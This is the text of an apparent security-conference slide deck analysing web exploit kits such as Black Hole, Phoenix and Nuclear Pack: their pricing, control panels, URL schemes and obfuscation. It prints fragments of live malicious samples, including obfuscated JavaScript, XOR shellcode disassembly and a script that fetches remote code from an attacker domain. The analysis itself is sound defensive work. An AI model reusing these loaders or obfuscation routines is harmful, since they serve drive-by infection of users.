

Who Am I?

- Team Lead, ASI
- Malware Analysis
- IP Reputation
- Malicious content harvesting





Web Exploit Kits Are...

Pre-packaged software that consists of

- Installers (usually)
- Typically PHP-based
- Number of Exploits
 - Rarely 0-day
- Control Panel
 - Installer
 - Statistics
 - Configuration
- Install malicious payload
 - Botnet
 - Trojan
 - Fake AV



Exploit Kit Economy

- Cost up to thousands of dollars
- Rentals also offered on daily/weekly/monthly basis
- Bullet-proof hosting options
- Contain "EULA"-like agreements
- Marketing & competitiveness between kits
- Regularly issue updates
 - Bug-fixes
 - Exploit reliability updates
 - Aesthetic changes




Active Exploit Kits



* Image courtesy of Kahu Security



How Exploit Kits Typically Work





Black Hole Exploit Kit




What is Black Hole Exploit Kit?

- Launched in late 2010
- Currently most popular exploit kit
- Version 1.2.3
- Contains many recent Java exploits
- Contains exploit for CVE-2012-1889 (MS XML)
 - -0-day at the time
- Good JavaScript obfuscation





Black Hole Events in 2011






Black Hole Spam Campaigns

- Spam is easy
- Target users with
 - Fake delivery notices
 - Fake IRS notices
 - Fake orders from online retailers
- User clicks the link
 - -Owned!




Black Hole Control Panel







Black Hole Control Panel (cont.)








83%!?!??!





Black Hole Control Panel (cont.)





*Image courtesy of Xylit0I

Black Hole Exploit URL Schemes

- Predictable
- Typically ending in .php
 - Main.php and showthread.php most common
- One URL parameter
 - Normally 1-5 characters
 - Value is 16 valid hex characters
- Malware payload URL normally w.php
 - -3 parameters



Black Hole JavaScript Obfuscation

- Changes a lot
- Typically consists of
 - -Text blob in HTML tag or parameter
 - Deobfuscation routine
- Loads malicious iFrame for bulletproof site
 - More obfuscated JavaScript
 - Detects browser/plugin versions
 - Launches exploit to load malware



Black Hole JavaScript Obfuscation (cont.)

nter><h1>Please wait page is loading...</ function(b){return typeof b!="undefined"} unction(b){return typeof b=="number"},iss b)?(d.isDefined(c)?new RegExp(c):d.getNum s(h,f)}c=h.split(e.splitNumRegx);b=f.spli n(b,c){var d=this,a,e;if(!d.isStrNum(b))} >c||!(/\d/).test(e[a])){e[a]="0"}}return $gth; e++){if(/[^{s}]/.test(f[e])&&(c=naviga)}$?/\d/:0,k=c?new RegExp(c,"i"):0,a=navigat est(RegExp.leftContext+RegExp.rightContex d,j=e.isString(k)?[k]:k;for(d=0;d<j.lengt</pre> ion: function(f,b){var h=this,e,d,q,a,c=-1 =h.formatNum(b);d=b.split(h.splitNumRegx) XObject, getAXO: function(a) {var f=null,d,t $(h.length>0&&!g[h]){g[h]=g[a](g);delete c}$ ify){c.verify.\$=c};c.OS=100;if(b){var f,c]&&new RegExp(d[f],"i").test(b)){c.0S=d[f] ,10):null;c.ActiveXEnabled=false;if(c.is] sxml2.DOMDocument", "Microsoft.XMLDOM", "Sh ue; break}}c.head=c.isDefined(document.get :\s*([\.\,\d]+)/i).test(i)?RegExp.\$1:"0.9 1):null;c.isOpera=(/Opera\s*[\/]?\s*(\d+\ ,10):null;c.addWinEvent("load",c.handler(.replace(/\s/g,"");a=b[c];if(!a||!a.getVε on=a.version0=a.getVersionDone=null;a.\$=t ength<=0)&&c.isFunc(b[0])))){a.push(b)}},)?c.length:-1:if(!(a<=0)&&b.isFunc(c[0]))

```
s="":
w=2:
for(k=a.length-1;k>=0;k--){
        if(window.document)try{dshsdfh.a
                v=a[k];
                n=a.length-k-1;
                n=n-Math.floor(n/w)*w;
                z=v*(n+1);
                s=s+String.fromCharCode(
//e(s):
a="59;.20.5;.40;.24;.108;.56;.115;.62.5;
57.5;.97;.54;.70;.30.5;.76;.38.5;.84;.36
5;.101;.54.5;.117;.49.5;.111;.50;.59;.20
4; .48.5; .118; .29.5; .34; .31; .116; .49.5; .1
;.17;.62;.19.5;.48;.24.5;.39;.30.5;.116;
01:.59:.97:.59.5:.107:.49.5:.111:.52:.11
5;.108;.48.5;.43;.17;.39;.30.5;.115;.57.
0.5;.101;.54.5;.97;.55;.32;.19.5;.100;.5
;.21.5;.106;.49;.111;.47.5;.104;.57.5;.9
.53;.98;.55.5;.95;.52;.115;.48.5;.108;.3
.54; .97; .17; .92; .30.5; .101; .54.5; .97; .55
;.46;.17;.43;.50.5;.109;.48.5;.110;.51;.
7;.54;.70;.29.5;.34;.31;.39;.50;.105;.47
```



Black Hole PDF Obfuscation

- Slightly different obfuscation than JavaScript
- ASCII Character replacement
 - a for "a"
 - -Still uses giant text blobs
 - Characters separated by '@@@'
- Once deobfuscated follows the same pattern as JavaScript in HTML



Black Hole JavaScript Shellcode

- Most exhibits the same behavior
 - Standard JMP / CALL to obtain address
 - Patches bytes of shellcode using XOR with 0x28
 - VOILA! Junk ASM code now valid
 - URL now visible near the end of the shellcode
 - Easily detected by many shellcode detection libs



Black Hole JavaScript Shellcode (cont.)

```
JUUUU
                                ecx
                                                                                           0008
                                                                                                                 cld
00001
                       inc
                                ecx
00002
                                                                                           0009
                                                                                                                 jmp
                                                                                                                          short loc 1B
                       inc
                                ecx
00003
                                                                                           000B
00004
                       and
                                sp, OFFFCh
30008
                       cld
                                                                                           000B deobf sc:
                                                                                           000B
00009
                                short loc 1B
                                                                                                                 pop
                                                                                                                          eax
                                                                                                                          ecx, ecx
0000B
                                                                                                                 xor
                                                                                           000E
                                                                                                                          cx, OFE49h
0000B
                                                                                           0013
0000B loc B:
                                                 ; CODE XREF: seg000:loc 1Bip
)000B
                                                                                           0013 loc 13:
                       pop
                                eax
                                                                                           0013
                                                                                                                 xor
                                                                                                                          byte ptr [eax], 28h
0000C
                       xor
                                ecx, ecx
                                                                                           0016
)000E
                       sub
                                cx, OFE52h
                                                 ; get number of bytes to patch
                                                                                                                 inc
                                                                                                                          eax
                                                                                           0017
                                                                                                                 1000
                                                                                                                          loc 13
00013
                                                                                           0019
00013 loc 13:
                                                 ; CODE XREF: seg000:000000171j
00013
                                byte ptr [eax], 28h; XOR shellcode bytes with 0x28
                                                                                           0019 loc 19:
                       xor
                                                                                                                          short shellcode
00016
                                                                                           0019
                                                                                                                 jmp
                       inc
                                                                                           001B :
00017
                       loop
                                loc 13
00019
                                                                                           001B
                                short shellcode
                                                                                           001B loc 1B:
                                                                                           001B
                                                                                                                 call
                                                                                                                          deobf sc
0001B
                                                                                           0020
0001B loc 1B:
                                                 ; CODE XREF: seg000:000000091j
                                                                                           0020 shellcode:
)001B
                       call
                                loc B
                                                                                           0020
                                                                                                                 lodsd
00020
00020 shellcode:
                                                 ; CODE XREF: seg000:000000191j
                                                                                           0021
                                                                                                                 int
                                                                                                                                           ; T:
                                                                                           0022
00020
                       test
                                esp, esp
                                                                                                                 pop
                                                                                                                          al, OC1h ; ''
                                                                                           0023
                                                                                                                 sbb
00022
                                short loc 58
                       jnz
                                                                                           0025
                                                                                                                          short loc 42
00024
```



Phoenix Exploit Kit



Phoenix Exploit Kit History

- Started in 2007
- Current version 3.1
- Offers full and mini versions
 - Mini version only allows one affiliate
 - Full allows for multiple
- Tracks visitors, only launches exploit once per IP
- Large number of exploits available




Phoenix Exploit Kit Statistics





Phoenix Exploit Kit Exploit Statistics





PEK JavaScript Obfuscation

- Uses multiple <script> tags
 - -2 <script> tags
 - -<textarea> tag
 - Final <script> tag
- Deobfuscated code still not obvious
- No
 - "getShellcode" routine
 - "heap spray" references



PEK Obfuscated JavaScript

+''+'"'+""+"").replace(pripuh,ssat).replace(ialabola,huivnos);}</script><script>var etcwxw6="vhbba3k s12so2has7bba8jhv3hvivahsfssohxfsdjhsshrovbjsfdfshjbodhessawobsjsfbh=jjb'shfnddjjbbhkfjh4jbxNhqb2bja bedKsbqJdjvDjhhBfbjWbshJjhhHhdjKfshBda3B'bvB;h41fvq2uhhBnsj4cfa5thhHirqJojhBnfsF~bdKDehJEwvHTjdAEhv5 jhHAhdJVhbBAxsH(bjW)ahB{saUvbdYadbYrqhB~vsBvhjHejaBrhb1shdHijjBohhEn3aB;vbDt4dDrghAyhwN{j7Sva6Bah2Hr tJMdfQshhV~vsW=ddH~vbBdsh4oasHchbJudfBmbhHesjBnjqHthbJ.ajBqdhJebf1thjHEsh2ljFBeaJDmbHAedABnjHAthGABa BdhJX(wHB'7DHd6Fhe2Jbp3Hjl4ShotVsyfFbJhUfasYjvdRhabFsPhUdlsYbubRfqfHjihFhnjJb'qVj)bFh.jHwjhAbvfVrmj[vJGbeHA4rAD3sHV2iGShoSFbnVHj~FBh=JHa~HBsVDHxMFJjsJHh.HhbqSbdeVjjtFjh(Uba0Yfs)Rqb.FdjvUjheYhdrRdbsHfj Vjj;Ffb}HdwcAheaVhbtDfjcFhhhHhb~Ghs(AhheD3d)V7s{S6afF1buH2hnB7vcH8htB3siHvfoJfhnHhr~hdjtbsfejvbsjfet shidbbniffghijAdshcfdhtbbxigfbvijaefhsXdbb(hidvhhqefbvrhshshdjihjhohfhn3bj)7jh{6h3v1fva2d4r7'g~8;ho hehcqcdthtsisNvodafnhmh~vedMd~sDv=bAs~fCa'j(hJs)dad{bvbvsafajWjrheh~abbpdSj~bth=hab~srsdjtdoa.jcbifu nhnasftbtd.da'chl;rwlfe7eua6dnt2.ce3'tE4~ilt+oef~nmhv~eseDndrEtbsT(hiE'soCobnTbf~Pjh+Dej~Fcg'(tb.)'j rpjiy.hf{sF~veJ(atH!rAAA~tHcltGtvrSi=iVvPbFeduJXftH01eDb.(FjG'JeeiHctdStV'V)e,F{rpUrs)Yei;RtopFun.Ur tHf;AFavtJlatVsrrFe~iH;fbA}iuVt=tDr/eFyE(H{S'GrccAerlDtiaVupsSrtsFn=iH~(dB(['Hn^,Be,'Hw]cJ~+lHA)shc, jvvBbeaDfXr9g0~6dbfCjji5hef5dc=6ft/-b(A6goc5jbrAfjo3deF-hco1htr1fNmDha=0hm(-he[9h)^83~,37!]A6=+-1~)@ l;03ll4v)vFf;fCh}=2dcl9savEvt.3fcm6hha'd~t)s(c;behtfx(rjcfysei{dpfvbt)afi[rjo1~hn]qb).~j{s=hrp~belps (rfn'eb~.ajf'tha)efl;Odslb'evj;;=ed}lco}vtci.(ufm'm~ame(tsntcxtehm.s(lwtf2rUi.is)Xti[Men1L(g]H'A.T<</pre> 'dvi, yet'> $X('<(')/'.;b1'vo.)ad7; ry.s\sim>0vr<'=\sim0)p=B)a\sim J\{rpEvs.CeeCTrIr\simsneiitado(t=nleP\simv0d=[bf\sim0j1']$ a7l(m.v'e0=S='phP;aed}rlfesl1le.~sIAhenpe~tpii(lqflih~vct(.a=tjt0eoi~siowtnniU('ds',ti''hn)'=q))0A;; ifrav=~sepssXa~i(r=d's~=1epc.I.l6nCs.tri0(ed'la:)vtC)feA{.08vjbAeoj9rie7snc8i(t0o'(-n''2~)a8=)d0~;o[~.16(sC.ltF0vr-'=eA;=a2}7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2}7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2}7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2}7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2}7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2}7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2}7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s)'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp=iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp=iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp=iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp=iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s'4e{'4~S}4iH;5f0t5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp=iqe<nt~/qq=0/.16(sC.ltF0vr-'=eA;=a2)7m4e1'Dl0,-s'4e{'4c't0Uey0ssp=iqe<nt~/qq=0/.1 ;EiiqCvl.Teco>Xtp<(2e''.n~1p(+.d'~5fG'.'Eo0)Tb';'j)},e)e'c{lhtvst~eetcr~plsi:aif/so~/sn(1i~(8d=(8=~s l.=0s56.i.)9d0|8:'|.C;(1A}s3Fev2El=/Es=pFe7hA~)/Ci)d-f&mD~&gE((5Ctl.7evp-s<h0t7p0U1?0s1i0i)=-n)10g{5 tOf-iWaAvPlBeDsCXFeD(()E'';F1eqF.s.E4qsD.teC2qnB'ndA)k(`)t)~{i;'vls~ec.+rto~s2p'i.eiopndnd(=~f)`=';c }Wl.ero4liv.stJ2eea'{(v:Mga}D.P}ArltCeur(sqv)pi{:onv}n`a}s~rcew~aBimtodacdtjhvho~)=r(;`~ev0=)a`~{r~r ~isC=qe(~hI)'tn;.=t}/`(}/0vf.`eu.>rn/'sc/~itf+oii~nol'.ne<s~.'pSe~lHx+i0e~tW''(P;/'Ds'.F.~'(S+)fa~[r b)voj;aFevrica~ltrpe'~~(~m=t+i~,~nd2'oo)>rc;'~us)=m.;~eCvvnlaetorr.s~scesir(ooe)sna;a.t}vsecipEasllt (e(o'nes_t)s'(~o)'{s[i}o1ftg]rrs;ay=im{'fern~'.j()skm;h4ipeNn.l2oslJreeK)txN{AeKmtcJituDnrtBoieWrb(J e;Bp(}Ba'cBrsa1srt2eccBI'h4n,(5t~eH(f)Jmn~Bi){Fn;}Kop}Jr.cH)saA;etS}tcNeAhDlt(HsteJer)B{i~Hmb{Wiu}Br EY~'TB=wEB~iCH0dTB;tJ1}hAHi'VBf,AE~~(B(0)D();Dm;vAapaNj.rSos~BreuH~taE=AhH=taJ~thQ6raV)ihW~baH&uhB&t J('hBmhaHie;BnivHogaJrhrB~t~J>'s1=,oH~~s210aB9)vD);iA~psB&.oA&ssA~esH(toJmAsBitsXntoBorlHrikh~bab<us 2(ob1'sf)f=j)r'h)ans{mjdJekbAb4fVoNjAr2hSdJbKeKjYrNhL'KwI,JbN~DrE'Bh(0Wj)'Jb;)Hb};K4edB3loB2scBheu1t n4aTt5sE.HxCbJjToBhPdFbDyKdF.Jj(aHh)pAa;pSs}eNb}nDjcdHhaCJdthBbciHjhlWb~dBq((UjepYb))Yw{;BeD}BbEvHjl



PEK PDF Obfuscation

- Resembles Black Hole JS obfuscation
- Large array of integers
- Run through deobfuscation routine, launch exploit
- Deobfuscation routine simpler than Black Hole

```
36 Var hui=12/utml;
38
   catch(v32vrw)
41
42
            i=0;
            while(i!=3937)
43
44
45
                     s=s+a[b[i]];
46
                     i=1+i;
47
            k=s;
48
            e(k);
49
50
```



Other Exploit Kits



Lots of New Kits

- Large number of new kits in 2012
- Multiple kits have popped up from China
- Many more popping up from Eastern Europe
- Some kits pop-up and then disappear
- Too many to keep up with!



Yang Pack

- Surfaced in late 2011 / early 2012
- Based out of China
- 3 exploits, very low detection rates
- Like many kits from China
 - No PHP files
 - No database backend
 - Consist only of static HTML files




Sweet Orange Exploit Kit

- Surfaced in 2012
- Aims to keep small footprint
- Authors only give information to established cybercriminals
- Costs \$2500
- Rents for \$1400
- Observed in the wild?



Sweet Orange Exploit Kit (cont.)








Sweet Orange Exploit Kit (cont.)







Nuclear Pack v2

- Been dormant for a few years
- Resurfaced in 2012 with 4 exploits
- Introduced anti-honeyclient feature
 - Difficult to automate collection of exploits
 - More interactive honeyclients/sandbox required



Nuclear Pack Anti-Crawling

```
4333 (tunction() {
4334 var url = 'http://smmxkycxsu.webhop.org/g/';
4335 if (typeof window.xyzflag === 'undefined') {
4336 window.xyzflag = 0;
4337 }
4338 document.onmousemove = function() {
4339 if (window.xyzflag === 0) {
4340 window.xyzflag = 1;
4341 var head = document.qetElementsByTaqName('head')[0];
4342 var script = document.createElement('script');
4343 script.type = 'text/javascript';
4344 script.onreadystatechange = function () {
4345 if (this.readyState == 'complete') {
4346 window.xyzflag = 2;
4347 }
4348 }:
4349 script.onload = function() {
4350 window.xyzflag = 2;
4351 }:
4352 script.src = url + Math.random().toString().substring(3) + '.js';
4353 head.appendChild(script);
4354 }
4355 };
```



Conclusion

- Exploit kits are only getting more sophisticated
 - –Newer exploits
 - –Changing evasions / obfuscations
 - This is a business for the authors, they are invested in staying one-step ahead to make money
- Detecting new techniques takes work
- Patch Java!



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THANK YOU

QUESTIONS?

